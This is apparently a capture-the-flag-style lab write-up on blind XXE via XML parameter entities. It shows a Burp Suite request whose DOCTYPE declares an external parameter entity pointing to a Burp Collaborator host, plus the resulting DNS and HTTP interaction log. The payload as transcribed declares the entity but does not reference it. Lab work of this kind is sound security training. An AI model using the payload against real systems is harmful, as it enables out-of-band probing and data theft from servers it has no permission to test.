

Blind XXE with out-of-band interaction via XML parameter entities

1. This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.
2. To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.
3. I injected the XML parameter entity into the request and sent it. Then navigate to collaborator and poll.




The screenshot shows the Request and Response panes of Burp Suite. The Request pane contains an XML payload with a parameter entity reference to a system entity pointing to a URL on a collaborator server. The Response pane shows a 400 Bad Request response with an XML parsing error message.

```
Request
Pretty Raw Hex Hackvertor
17 Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
21     <!DOCTYPE foo [
22         <!ENTITY % xxe SYSTEM
23             "http://jzma59yews616cn2payxfyufg6mxasyh.oastify.c
24             om";
25         ]>
26         <stockCheck>
27             <productId>
28                 1
29             </productId>
30             <storeId>
31                 1
32             </storeId>
33         </stockCheck>
34     
```

```
Response
Pretty Raw Hex Render Hackvertor
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "XML parsing error"
```

4. I got the DNS lookup and HTTP request.



The screenshot shows the Burp Collaborator interface. It displays three network entries: two DNS requests and one HTTP request. Below the table, a note states that the Collaborator server received a DNS lookup for a specific domain name, and another note says the lookup was received from a specific IP address at a specific time.

#	Time	Type	Payload	Source IP address
15	2025-Oct-20 23:22:59.376 UTC	HTTP	jzma59yews616cn2payxfyufg6mxasyh	34.251.122.40
13	2025-Oct-20 23:22:59.357 UTC	DNS	jzma59yews616cn2payxfyufg6mxasyh	3.251.120.134
14	2025-Oct-20 23:22:59.357 UTC	DNS	jzma59yews616cn2payxfyufg6mxasyh	99.80.88.38

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **jzma59yews616cn2payxfyufg6mxasyh.oastify.com**.

The lookup was received from IP address 99.80.88.38:5386 at 2025-Oct-20 23:22:59.357 UTC.

